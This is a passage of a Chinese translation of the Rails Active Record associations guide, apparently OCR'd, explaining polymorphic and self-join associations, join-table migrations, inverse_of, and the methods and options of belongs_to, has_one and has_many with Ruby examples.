
在 `belongs_to` 中指定使用多态，可以理解成创建了一个接口，可供任何一个模型使用。在 `Employee` 模型实例上，可以使用 `@employee.pictures` 获取图片集合。类似地，可使用 `@product.pictures` 获取产品的图片。

在 `Picture` 模型的实例上，可以使用 `@picture.imageable` 获取父对象。不过事先要在声明多态接口的模型中创建外键字段和类型字段：

```
class CreatePictures < ActiveRecord::Migration
  def change
    create_table :pictures do |t|
      t.string  :name
      t.integer :imageable_id
      t.string  :imageable_type
      t.timestamps
    end
  end
end
```

上面的迁移可以使用 `t.references` 简化：

```
class CreatePictures < ActiveRecord::Migration
  def change
    create_table :pictures do |t|
      t.string :name
      t.references :imageable, polymorphic: true
      t.timestamps
    end
  end
end
```




```
class Picture < ActiveRecord::Base
  belongs_to :imageable, :polymorphic => true
end

class Employee < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end

class Product < ActiveRecord::Base
  has_many :pictures, :as => :imageable
end
```

### 2.10 自连接

设计数据模型时会发现，有时模型要和自己建立关联。例如，在一个数据表中保存所有雇员的信息，但要建立经理和下属之间的关系。这种情况可以使用自连接关联解决：

```
class Employee < ActiveRecord::Base
  has_many :subordinates, class_name: "Employee",
                          foreign_key: "manager_id"

  belongs_to :manager, class_name: "Employee"
end
```

这样定义模型后，就可以使用 `@employee.subordinates` 和 `@employee.manager` 了。

在迁移中，要添加一个引用字段，指向模型自身：

```
class CreateEmployees < ActiveRecord::Migration
  def change
    create_table :employees do |t|
      t.references :manager
      t.timestamps
    end
  end
end
```

# 3 小技巧和注意事项

在 Rails 程序中高效地使用 Active Record 关联，要了解以下几个知识：

- 缓存控制
- 避免命名冲突
- 更新模式
- 控制关联的作用域
- Bi-directional associations

## 3.1 缓存控制

关联添加的方法都会使用缓存，记录最近一次查询结果，以备后用。缓存还会在方法之间共享。例如：

```
customer.orders                 # retrieves orders from the database
customer.orders.size            # uses the cached copy of orders
customer.orders.empty?          # uses the cached copy of orders
```

程序的其他部分会修改数据，那么应该怎么重载缓存呢？调用关联方法时传入 `true` 参数即可：

```
customer.orders                 # retrieves orders from the database
customer.orders.size            # uses the cached copy of orders
customer.orders(true).empty?    # discards the cached copy of orders
                                # and goes back to the database
```

## 3.2 避免命名冲突

关联的名字并不能随意使用。因为创建关联时，会向模型添加同名方法，所以关联的名字不能和 `ActiveRecord::Base` 中的实例方法同名。如果同名，关联方法会覆盖 `ActiveRecord::Base` 中的实例方法，导致错误。例如，关联的名字不能为 `attributes` 或 `connection` 。

## 3.3 更新模式

关联非常有用，但没什么魔法。关联对应的数据库模式需要你自己编写。不同的关联类型，要做的事也不同。对 `belongs_to` 关联来说，要创建外键；对 `has_and_belongs_to_many` 来说，要创建相应的连接数据表。

### 3.3.1 创建 `belongs_to` 关联所需的外键

声明 `belongs_to` 关联后，要创建相应的外键。例如，有下面这个模型：

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

这种关联需要在数据表中创建合适的外键：

```
class CreateOrders < ActiveRecord::Migration
  def change
    create_table :orders do |t|
      t.datetime :order_date
      t.string   :order_number
      t.integer  :customer_id
    end
  end
end
```

如果声明关联之前已经定义了模型，则要在迁移中使用 `add_column` 创建外键。

### 3.3.2 创建 `has_and_belongs_to_many` 关联所需的连接数据表

声明 `has_and_belongs_to_many` 关联后，必须手动创建连接数据表。除非在 `:join_table` 选项中指定了连接数据表的名字，否则 Active Record 会按照类名出现在字典中的顺序为数据表起名字。那么，顾客和订单模型使用的连接数据表默认名为“customers_orders”，因为在字典中，“c”在“o”前面。

模型名的顺序使用字符串的 `<` 操作符确定。所以，如果两个字符串的长度不同，比较最短长度时，两个字符串是相等的，但长字符串的排序比短字符串靠前。例如，你可能以为“"paperboxes”和“papers”这两个表生成的连接表名为“papers_paper_boxes”，因为“paper_boxes”比“papers”长。其实生成的连接表名为“paper_boxes_papers”，因为在一般的编码方式中，“”比“s”靠前。

不管名字是什么，你都要在迁移中手动创建连接数据表。例如下面的关联声明：

```
class Assembly < ActiveRecord::Base
  has_and_belongs_to_many :parts
end

class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

需要在迁移中创建 `assemblies_parts` 数据表，而且该表无主键：

```
class CreateAssembliesPartsJoinTable < ActiveRecord::Migration
  def change
    create_table :assemblies_parts, id: false do |t|
      t.integer :assembly_id
      t.integer :part_id
    end
  end
end
```

我们把 `id: false` 选项传给 `create_table` 方法，因为这个表不对应模型。只有这样，关联才能正常建立。如果在使用 `has_and_belongs_to_many` 关联时遇到奇怪的表现，例如提示模型 ID 损坏，或 ID 冲突，有可能就是因为创建了主键。

### 3.4 控制关联的作用域

默认情况下，关联只会查找当前模块作用域中的对象。如果在模块中定义 Active Record 模型，知道这一点很重要。例如：

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
       has_one :account
    end

    class Account < ActiveRecord::Base
       belongs_to :supplier
    end
  end
end
```

上面的代码能正常运行，因为 `Supplier` 和 `Account` 在同一个作用域内。但下面这段代码就不行了，因为 `Supplier` 和 `Account` 在不同的作用域中：

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
       has_one :account
    end
  end

  module Billing
    class Account < ActiveRecord::Base
       belongs_to :supplier
    end
  end
end
```

要想让处在不同命名空间中的模型正常建立关联，声明关联时要指定完整的类名：

```
module MyApplication
  module Business
    class Supplier < ActiveRecord::Base
       has_one :account,
        class_name: "MyApplication::Billing::Account"
    end
  end

  module Billing
    class Account < ActiveRecord::Base
       belongs_to :supplier,
        class_name: "MyApplication::Business::Supplier"
    end
  end
end
```

### 3.5 双向关联

一般情况下，都要求能在关联的两端进行操作。例如，有下面的关联声明：

```
class Customer < ActiveRecord::Base
  has_many :orders
end

class Order < ActiveRecord::Base
  belongs_to :customer
end
```

默认情况下，Active Record 并不知道这个关联中两个模型之间的联系。可能导致同一对象的两个副本不同步：

```
c = Customer.first
o = c.orders.first
c.first_name == o.customer.first_name # => true
c.first_name = 'Manny'
c.first_name == o.customer.first_name # => false
```

之所以会发生这种情况，是因为 `c` 和 `o.customer` 在内存中是同一数据的两种表示，修改其中一个并不会刷新另一个。Active Record 提供了 `:inverse_of` 选项，可以告知 Rails 两者之间的关系：

```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

这么修改之后，Active Record 就只会加载一个顾客对象，避免数据的不一致性，提高程序的执行效率：

```
c = Customer.first
o = c.orders.first
c.first_name == o.customer.first_name # => true
c.first_name = 'Manny'
c.first_name == o.customer.first_name # => true
```

`inverse_of` 有些限制：

- 不能和 `:through` 选项同时使用；
- 不能和 `:polymorphic` 选项同时使用；
- 不能和 `:as` 选项同时使用；
- 在 `belongs_to` 关联中，会忽略 `has_many` 关联的 `inverse_of` 选项；

每种关联都会尝试自动找到关联的另一端，设置 `:inverse_of` 选项（根据关联的名字）。使用标准名字的关联都有这种功能。但是，如果在关联中设置了下面这些选项，将无法自动设置 `:inverse_of`：

- `:conditions`
- `:through`
- `:polymorphic`
- `:foreign_key`

# 4 关联详解

下面几节详细说明各种关联，包括添加的方法和声明关联时可以使用的选项。

## 4.1 `belongs_to` 关联详解

`belongs_to` 关联创建一个模型与另一个模型之间的一对一关系。用数据库的行话来说，就是这个类中包含了外键。如果外键在另一个类中，就应该使用 `has_one` 关联。

### 4.1.1 `belongs_to` 关联添加的方法

声明 `belongs_to` 关联后，所在的类自动获得了五个和关联相关的方法：

- `association(force_reload = false)`
- `association=(associate)`
- `build_association(attributes = {})`
- `create_association(attributes = {})`
- `create_association!(attributes = {})`

这五个方法中的 `association` 要替换成传入 `belongs_to` 方法的第一个参数。例如，如下的声明：

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
```

每个 `Order` 模型实例都获得了这些方法：

```
customer
customer=
build_customer
create_customer
create_customer!
```

在 `has_one` 和 `belongs_to` 关联中，必须使用 `build_*` 方法构建关联对象。`association.build` 方法是在 `has_many` 和 `has_and_belongs_to_many` 关联中使用的。创建关联对象要使用 `create_*` 方法。

#### 4.1.1.1 `association(force_reload = false)`

如果关联的对象存在，`association` 方法会返回关联对象。如果找不到关联对象，则返回 `nil` 。

```
@customer = @order.customer
```

如果关联对象之前已经取回，会返回缓存版本。如果不想使用缓存版本，强制重新从数据库中读取，可以把 `force_reload` 参数设为 `true` 。

#### 4.1.1.2 `association=(associate)`

`association=` 方法用来赋值关联的对象。这个方法的底层操作是，从关联对象上读取主键，然后把值赋给该主键对应的对象。

```
@order.customer = @customer
```

#### 4.1.1.3 `build_association(attributes = {})`

`build_association` 方法返回该关联类型的一个新对象。这个对象使用传入的属性初始化，和对象连接的外键会自动设置，但关联对象不会存入数据库。

```
@customer = @order.build_customer(customer_number: 123,
                                  customer_name: "John Doe")
```

#### 4.1.1.4 `create_association(attributes = {})`

`create_association` 方法返回该关联类型的一个新对象。这个对象使用传入的属性初始化，和对象连接的外键会自动设置，只要能通过所有数据验证，就会把关联对象存入数据库。

```
@customer = @order.create_customer(customer_number: 123,
                                   customer_name: "John Doe")
```

##### 4.1.1.5 `create_association!(attributes = {})`

和 `create_association` 方法作用相同，但是如果记录不合法，会抛出 `ActiveRecord::RecordInvalid` 异常。

### 4.1.2 `belongs_to` 方法的选项

Rails 的默认设置足够智能，能满足常见需求。但有时还是需要定制 `belongs_to` 关联的行为。定制的方法很简单，声明关联时传入选项或者使用代码块即可。例如，下面的关联使用了两个选项：

```
class Order < ActiveRecord::Base
  belongs_to :customer, dependent: :destroy,
    counter_cache: true
end
```

`belongs_to` 关联支持以下选项：

- `:autosave`
- `:class_name`
- `:counter_cache`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:polymorphic`
- `:touch`
- `:validate`

##### 4.1.2.1 `:autosave`

如果把 `:autosave` 选项设为 `true`，保存父对象时，会自动保存所有子对象，并把标记为析构的子对象销毁。

##### 4.1.2.2 `:class_name`

如果另一个模型无法从关联的名字获取，可以使用 `:class_name` 选项指定模型名。例如，如果订单属于顾客，但表示顾客的模型是 `Patron`，就可以这样声明关联：

```
class Order < ActiveRecord::Base
  belongs_to :customer, class_name: "Patron"
end
```

##### 4.1.2.3 `:counter_cache`

`:counter_cache` 选项可以提高统计所属对象数量操作的效率。假如如下的模型：

```
class Order < ActiveRecord::Base
  belongs_to :customer
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

这样声明关联后，如果想知道 `@customer.orders.size` 的结果，就要在数据库中执行 `COUNT(*)` 查询。如果不想执行这个查询，可以在声明 `belongs_to` 关联的模型中加入计数缓存功能：

```
class Order < ActiveRecord::Base
  belongs_to :customer, counter_cache: true
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

这样声明关联后，Rails 会及时更新缓存，调用 `size` 方法时返回缓存中的值。

虽然 `:counter_cache` 选项在声明 `belongs_to` 关联的模型中设置，但实际使用的字段要添加到关联的模型中。针对上面的例子，要把 `orders_count` 字段加入 `Customer` 模型。这个字段的默认名也是可以设置的：

```
class Order < ActiveRecord::Base
  belongs_to :customer, counter_cache: :count_of_orders
end
class Customer < ActiveRecord::Base
  has_many :orders
end
```

计数缓存字段通过 `attr_readonly` 方法加入关联模型的只读属性列表中。

#### 4.1.2.4 `:dependent`

`:dependent` 选项的值有两个：

- `:destroy`：销毁对象时，也会在关联对象上调用 `destroy` 方法；
- `:delete`：销毁对象时，关联的对象不会调用 `destroy` 方法，而是直接从数据库中删除；

在 `belongs_to` 关联和 `has_many` 关联配对时，不应该设置这个选项，否则会导致数据库中出现孤儿记录。

#### 4.1.2.5 `:foreign_key`

按照约定，用来存储外键的字段名是关联名后加 `_id`。`:foreign_key` 选项可以设置要使用的外键名：

```
class Order < ActiveRecord::Base
  belongs_to :customer, class_name: "Patron",
                        foreign_key: "patron_id"
end
```

不管怎样，Rails 都不会自动创建外键字段，你要自己在迁移中创建。

##### 4.1.2.6 `:inverse_of`

`:inverse_of` 选项指定 `belongs_to` 关联另一端的 `has_many` 和 `has_one` 关联名。不能和 `:polymorphic` 选项一起使用。

```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

##### 4.1.2.7 `:polymorphic`

`:polymorphic` 选项为 `true` 时表明这是个多态关联。前文已经详细介绍过多态关联。

##### 4.1.2.8 `:touch`

如果把 `:touch` 选项设为 `true`，保存或销毁对象时，关联对象的 `updated_at` 或 `updated_on` 字段会自动设为当前时间戳。

```
class Order < ActiveRecord::Base
  belongs_to :customer, touch: true
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

在这个例子中，保存或销毁订单后，会更新关联的顾客中的时间戳。还可指定要更新哪个字段的时间戳：

```
class Order < ActiveRecord::Base
  belongs_to :customer, touch: :orders_updated_at
end
```

##### 4.1.2.9 `:validate`

如果把 `:validate` 选项设为 `true`，保存对象时，会同时验证关联对象。该选项的默认值是 `false`，保存对象时不验证关联对象。

#### 4.1.3 `belongs_to` 的作用域

有时可能需要定制 `belongs_to` 关联使用的查询方式，定制的查询可在作用域代码块中指定。例如：

```
class Order < ActiveRecord::Base
  belongs_to :customer, -> { where active: true },
                        dependent: :destroy
end
```

在作用域代码块中可以使用任何一个标准的查询方法。下面分别介绍这几个方法：

- `where`
- `includes`
- `readonly`
- `select`

#### 4.1.3.1 `where`

`where` 方法指定关联对象必须满足的条件。

```
class Order < ActiveRecord::Base
  belongs_to :customer, -> { where active: true }
end
```

#### 4.1.3.2 `includes`

`includes` 方法指定使用关联时要按需加载的间接关联。例如，有如下的模型：

```
class LineItem < ActiveRecord::Base
  belongs_to :order
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

如果经常要直接从商品上获取顾客对象（`@line_item.order.customer`），就可以把顾客引入商品和订单的关联中：

```
class LineItem < ActiveRecord::Base
  belongs_to :order, -> { includes :customer }
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class Customer < ActiveRecord::Base
  has_many :orders
end
```

直接关联没必要使用 `includes`。如果 `Order belongs_to :customer`，那么顾客会自动按需加载。

##### 4.1.3.3 `readonly`

如果使用 `readonly`，通过关联获取的对象就是只读的。

##### 4.1.3.4 `select`

`select` 方法会覆盖获取关联对象使用的 SQL `SELECT` 子句。默认情况下，Rails 会读取所有字段。

如果在 `belongs_to` 关联中使用 `select` 方法，应该同时设置 `:foreign_key` 选项，确保返回正确的结果。

#### 4.1.4 检查关联的对象是否存在

检查关联的对象是否存在可以使用 `association.nil?` 方法：

```
if @order.customer.nil?
  @msg = "No customer found for this order"
end
```

#### 4.1.5 什么时候保存对象

把对象赋值给 `belongs_to` 关联不会自动保存对象，也不会保存关联的对象。

## 4.2 `has_one` 关联详解

`has_one` 关联建立两个模型之间的一对一关系。用数据库的行话说，这种关联的意思是外键在另一个类中。如果外键在这个类中，应该使用 `belongs_to` 关联。

#### 4.2.1 `has_one` 关联添加的方法

声明 `has_one` 关联后，声明所在的类自动获得了五个关联相关的方法：

- `association(force_reload = false)`
- `association=(associate)`

- `build_association(attributes = {})`
- `create_association(attributes = {})`
- `create_association!(attributes = {})`

这五个方法中的 `association` 要替换成传入 `has_one` 方法的第一个参数。例如，如下的声明：

```
class Supplier < ActiveRecord::Base
  has_one :account
end
```

每个 `Supplier` 模型实例都获得了这些方法：

```
account
account=
build_account
create_account
create_account!
```

在 `has_one` 和 `belongs_to` 关联中，必须使用 `build_*` 方法构建关联对象。`association.build` 方法是在 `has_many` 和 `has_and_belongs_to_many` 关联中使用的。创建关联对象要使用 `create_*` 方法。

#### 4.2.1.1 `association(force_reload = false)`

如果关联的对象存在，`association` 方法会返回关联对象。如果找不到关联对象，则返回 `nil`。

```
@account = @supplier.account
```

如果关联对象之前已经取回，会返回缓存版本。如果不想使用缓存版本，强制重新从数据库中读取，可以把 `force_reload` 参数设为 `true`。

#### 4.2.1.2 `association=(associate)`

`association=` 方法用来赋值关联的对象。这个方法的底层操作是，从关联对象上读取主键，然后把值赋给该主键对应的关联对象。

```
@supplier.account = @account
```

#### 4.2.1.3 `build_association(attributes = {})`

`build_association` 方法返回该关联类型的一个新对象。这个对象使用传入的属性初始化，和对象连接的外键会自动设置，但关联对象不会存入数据库。

```
@account = @supplier.build_account(terms: "Net 30")
```

#### 4.2.1.4 `create_association(attributes = {})`

`create_association` 方法返回该关联类型的一个新对象。这个对象使用传入的属性初始化，和对象连接的外键会自动设置，只要能通过所有数据验证，就会把关联对象存入数据库。

```
@account = @supplier.create_account(terms: "Net 30")
```

#### 4.2.1.5 `create_association!(attributes = {})`

和 `create_association` 方法作用相同，但是如果记录不合法，会抛出 `ActiveRecord::RecordInvalid` 异常。

### 4.2.2 `has_one` 方法的选项

Rails 的默认设置足够智能，能满足常见需求。但有时还是需要定制 `has_one` 关联的行为。定制的方法很简单，声明关联时传入选项即可。例如，下面的关联使用了两个选项：

```
class Supplier < ActiveRecord::Base
  has_one :account, class_name: "Billing", dependent: :nullify
end
```

`has_one` 关联支持以下选项：

- `:as`
- `:autosave`
- `:class_name`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:primary_key`
- `:source`
- `:source_type`
- `:through`
- `:validate`

#### 4.2.2.1 `:as`

`:as` 选项表明这是多态关联。前文已经详细介绍过多态关联。

#### 4.2.2.2 `:autosave`

如果把 `:autosave` 选项设为 `true`，保存父对象时，会自动保存所有子对象，并把标记为析构的子对象销毁。

#### 4.2.2.3 `:class_name`

如果另一个模型无法从关联的名字获取，可以使用 `:class_name` 选项指定模型名。例如，供应商有一个账户，但表示账户的模型是 `Billing`，就可以这样声明关联：

```
class Supplier < ActiveRecord::Base
  has_one :account, class_name: "Billing"
end
```

#### 4.2.2.4 `:dependent`

设置销毁拥有者时要怎么处理关联对象：

- `:destroy`：也销毁关联对象；
- `:delete`：直接把关联对象对数据库中删除，因此不会执行回调；
- `:nullify`：把外键设为 `NULL`，不会执行回调；
- `:restrict_with_exception`：有关联的对象时抛出异常；
- `:restrict_with_error`：有关联的对象时，向拥有者添加一个错误；

如果在数据库层设置了 `NOT NULL` 约束，就不能使用 `:nullify` 选项。如果 `:dependent` 选项没有销毁关联，就无法修改关联对象，因为关联对象的外键设置为不接受 `NULL`。

#### 4.2.2.5 `:foreign_key`

按照约定，在另一个模型中用来存储外键的字段名是模型名后加 `_id`。`:foreign_key` 选项可以设置要使用的外键名：

```
class Supplier < ActiveRecord::Base
  has_one :account, foreign_key: "supp_id"
end
```

不管怎样，Rails 都不会自动创建外键字段，你要自己在迁移中创建。

#### 4.2.2.6 `:inverse_of`

`:inverse_of` 选项指定 `has_one` 关联另一端的 `belongs_to` 关联名。不能和 `:through` 或 `:as` 选项一起使用。

```
class Supplier < ActiveRecord::Base
  has_one :account, inverse_of: :supplier
end

class Account < ActiveRecord::Base
  belongs_to :supplier, inverse_of: :account
end
```

#### 4.2.2.7 `:primary_key`

按照约定，用来存储该模型主键的字段名 `id`。`:primary_key` 选项可以设置要使用的主键名。

#### 4.2.2.8 `:source`

`:source` 选项指定 `has_one :through` 关联的关联源名字。

#### 4.2.2.9 `:source_type`

`:source_type` 选项指定 `has_one :through` 关联中用来处理多态关联的关联源类型。

#### 4.2.2.10 `:through`

`:through` 选项指定用来执行查询的连接模型。前文详细介绍过 `has_one :through` 关联。

#### 4.2.2.11 `:validate`

如果把 `:validate` 选项设为 `true`，保存对象时，会同时验证关联对象。该选项的默认值是 `false`，保存对象时不验证关联对象。

### 4.2.3 `has_one` 的作用域

有时可能需要定制 `has_one` 关联使用的查询方式，定制的查询可在作用域代码块中指定。例如：

```
class Supplier < ActiveRecord::Base
  has_one :account, -> { where active: true }
end
```

在作用域代码块中可以使用任何一个标准的查询方法。下面分别介绍这几个方法：

- `where`
- `includes`
- `readonly`
- `select`

#### 4.2.3.1 `where`

`where` 方法指定关联对象必须满足的条件。

```
class Supplier < ActiveRecord::Base
  has_one :account, -> { where "confirmed = 1" }
end
```

#### 4.2.3.2 `includes`

`includes` 方法指定使用关联时要按需加载的间接关联。例如，有如下的模型：

```
class Supplier < ActiveRecord::Base
  has_one :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord::Base
  has_many :accounts
end
```

如果经常要直接获取供应商代表（`@supplier.account.representative`），就可以把代表引入供应商和账户的关联中：

```
class Supplier < ActiveRecord::Base
  has_one :account, -> { includes :representative }
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord::Base
  has_many :accounts
end
```

##### 4.2.3.3 `readonly`

如果使用 `readonly`，通过关联获取的对象就是只读的。

##### 4.2.3.4 `select`

`select` 方法会覆盖获取关联对象使用的 SQL `SELECT` 子句。默认情况下，Rails 会读取所有字段。

#### 4.2.4 检查关联的对象是否存在

检查关联的对象是否存在可以使用 `association.nil?` 方法：

```
if @supplier.account.nil?
  @msg = "No account found for this supplier"
end
```

#### 4.2.5 什么时候保存对象

把对象赋值给 `has_one` 关联时，会自动保存对象（因为要更新外键）。而且所有被替换的对象也会自动保存，因为外键也变了。

如果无法通过验证，随便哪一次保存失败了，赋值语句就会返回 `false`，赋值操作会取消。

如果父对象（`has_one` 关联声明所在的模型）没保存（`new_record?` 方法返回 `true`），那么子对象也不会保存。只有保存了父对象，才会保存子对象。

如果赋值给 `has_one` 关联时不想保存对象，可以使用 `association.build` 方法。

## 4.3 `has_many` 关联详解

`has_many` 关联建立两个模型之间的一对多关系。用数据库的行话说，这种关联的意思是外键在另一个类中，指向这个类的实例。

### 4.3.1 `has_many` 关联添加的方法

声明 `has_many` 关联后，声明所在的类自动获得了 16 个关联相关的方法：

- `collection(force_reload = false)`
- `collection<<(object, ...)`
- `collection.delete(object, ...)`
- `collection.destroy(object, ...)`
- `collection=objects`
- `collection_singular_ids`
- `collection_singular_ids=ids`
- `collection.clear`
- `collection.empty?`
- `collection.size`
- `collection.find(...)`
- `collection.where(...)`
- `collection.exists?(...)`
- `collection.build(attributes = {}, ...)`
- `collection.create(attributes = {})`
- `collection.create!(attributes = {})`

这些个方法中的 `collection` 要替换成传入 `has_many` 方法的第一个参数。`collection_singular` 要替换成第一个参数的单数形式。例如，如下的声明：

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

每个 `Customer` 模型实例都获得了这些方法：

```
orders(force_reload = false)
orders<<(object, ...)
orders.delete(object, ...)
orders.destroy(object, ...)
orders=objects
order_ids
order_ids=ids
orders.clear
orders.empty?
orders.size
orders.find(...)
orders.where(...)
orders.exists?(...)
orders.build(attributes = {}, ...)
orders.create(attributes = {})
orders.create!(attributes = {})
```

#### 4.3.1.1 `collection(force_reload = false)`

`collection` 方法返回一个数组，包含所有关联的对象。如果没有关联的对象，则返回空数组。

```
@orders = @customer.orders
```

#### 4.3.1.2 `collection<<(object, ...)`

`collection<<` 方法向关联对象数组中添加一个或多个对象，并把各所加对象的外键设为调用此方法的模型的主键。

```
@customer.orders << @order1
```

#### 4.3.1.3 `collection.delete(object, ...)`

`collection.delete` 方法从关联对象数组中删除一个或多个对象，并把删除的对象外键设为 `NULL` 。

```
@customer.orders.delete(@order1)
```

如果关联设置了 `dependent: :destroy` ，还会销毁关联对象；如果关联设置了 `dependent: :delete_all` ，还会删除关联对象。

#### 4.3.1.4 `collection.destroy(object, ...)`

`collection.destroy` 方法在关联对象上调用 `destroy` 方法，从关联对象数组中删除一个或多个对象。

```
@customer.orders.destroy(@order1)
```

对象会从数据库中删除，忽略 `:dependent` 选项。

#### 4.3.1.5 `collection=objects`

`collection=` 让关联对象数组只包含指定的对象，根据需求会添加或删除对象。

#### 4.3.1.6 `collection_singular_ids`

`collection_singular_ids` 返回一个数组，包含关联对象数组中各对象的 ID。

```
@order_ids = @customer.order_ids
```

#### 4.3.1.7 `collection_singular_ids=ids`

`collection_singular_ids=` 方法让数组中只包含指定的主键，根据需要增删 ID。

#### 4.3.1.8 `collection.clear`

`collection.clear` 方法删除数组中的所有对象。如果关联中指定了 `dependent: :destroy` 选项，会销毁关联对象；如果关联中指定了 `dependent: :delete_all` 选项，会直接从数据库中删除对象，然后再把外键设为 `NULL` 。

#### 4.3.1.9 `collection.empty?`

如果关联数组中没有关联对象，`collection.empty?` 方法返回 `true` 。

```
<% if @customer.orders.empty? %>
  No Orders Found
<% end %>
```

#### 4.3.1.10 `collection.size`

`collection.size` 返回关联对象数组中的对象数量。

```
@order_count = @customer.orders.size
```

#### 4.3.1.11 `collection.find(...)`

`collection.find` 方法在关联对象数组中查找对象，句法和可用选项跟 `ActiveRecord::Base.find` 方法一样。

```
@open_orders = @customer.orders.find(1)
```

#### 4.3.1.12 `collection.where(...)`

`collection.where` 方法根据指定的条件在关联对象数组中查找对象，但会惰性加载对象，用到对象时才会执行查询。

```
@open_orders = @customer.orders.where(open: true) # No query yet
@open_order = @open_orders.first # Now the database will be queried
```

#### 4.3.1.13 `collection.exists?(...)`

`collection.exists?` 方法根据指定的条件检查关联对象数组中是否有符合条件的对象，句法和可用选项跟 `ActiveRecord::Base.exists?` 方法一样。

#### 4.3.1.14 `collection.build(attributes = {}, ...)`

`collection.build` 方法返回一个或多个此种关联类型的新对象。这些对象会使用传入的属性初始化，还会创建对应的外键，但不会保存关联对象。

```
@order = @customer.orders.build(order_date: Time.now,
                                order_number: "A12345")
```

#### 4.3.1.15 `collection.create(attributes = {})`

`collection.create` 方法返回一个此种关联类型的新对象。这个对象会使用传入的属性初始化，还会创建对应的外键，只要能通过所有数据验证，就会保存关联对象。

```
@order = @customer.orders.create(order_date: Time.now,
                                 order_number: "A12345")
```

#### 4.3.1.16 `collection.create!(attributes = {})`

作用和 `collection.create` 相同，但如果记录不合法会抛出 `ActiveRecord::RecordInvalid` 异常。

### 4.3.2 `has_many` 方法的选项

Rails 的默认设置足够智能，能满足常见需求。但有时还是需要定制 `has_many` 关联的行为。定制的方法很简单，声明关联时传入选项即可。例如，下面的关联使用了两个选项：

```
class Customer < ActiveRecord::Base
  has_many :orders, dependent: :delete_all, validate: :false
end
```

`has_many` 关联支持以下选项：

- `:as`
- `:autosave`
- `:class_name`
- `:dependent`
- `:foreign_key`

- `:inverse_of`
- `:primary_key`
- `:source`
- `:source_type`
- `:through`
- `:validate`

##### 4.3.2.1 `:as`

`:as` 选项表明这是多态关联。前文已经详细介绍过多态关联。

##### 4.3.2.2 `:autosave`

如果把 `:autosave` 选项设为 `true`，保存父对象时，会自动保存所有子对象，并把标记为析构的子对象销毁。

##### 4.3.2.3 `:class_name`

如果另一个模型无法从关联的名字获取，可以使用 `:class_name` 选项指定模型名。例如，顾客有多个订单，但表示订单的模型是 `Transaction`，就可以这样声明关联：

```
class Customer < ActiveRecord::Base
  has_many :orders, class_name: "Transaction"
end
```

##### 4.3.2.4 `:dependent`

设置销毁拥有者时要怎么处理关联对象：

- `:destroy`：也销毁所有关联的对象；
- `:delete_all`：直接把所有关联对象对数据库中删除，因此不会执行回调；
- `:nullify`：把外键设为 `NULL`，不会执行回调；
- `:restrict_with_exception`：有关联的对象时抛出异常；
- `:restrict_with_error`：有关联的对象时，向拥有者添加一个错误；

如果声明关联时指定了 `:through` 选项，会忽略这个选项。

##### 4.3.2.5 `:foreign_key`

按照约定，另一个模型中用来存储外键的字段名是模型名后加 `_id`。`:foreign_key` 选项可以设置要使用的外键名：

```
class Customer < ActiveRecord::Base
  has_many :orders, foreign_key: "cust_id"
end
```

不管怎样，Rails 都不会自动创建外键字段，你要自己在迁移中创建。

#### 4.3.2.6 `:inverse_of`

`:inverse_of` 选项指定 `has_many` 关联另一端的 `belongs_to` 关联名。不能和 `:through` 或 `:as` 选项一起使用。

```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

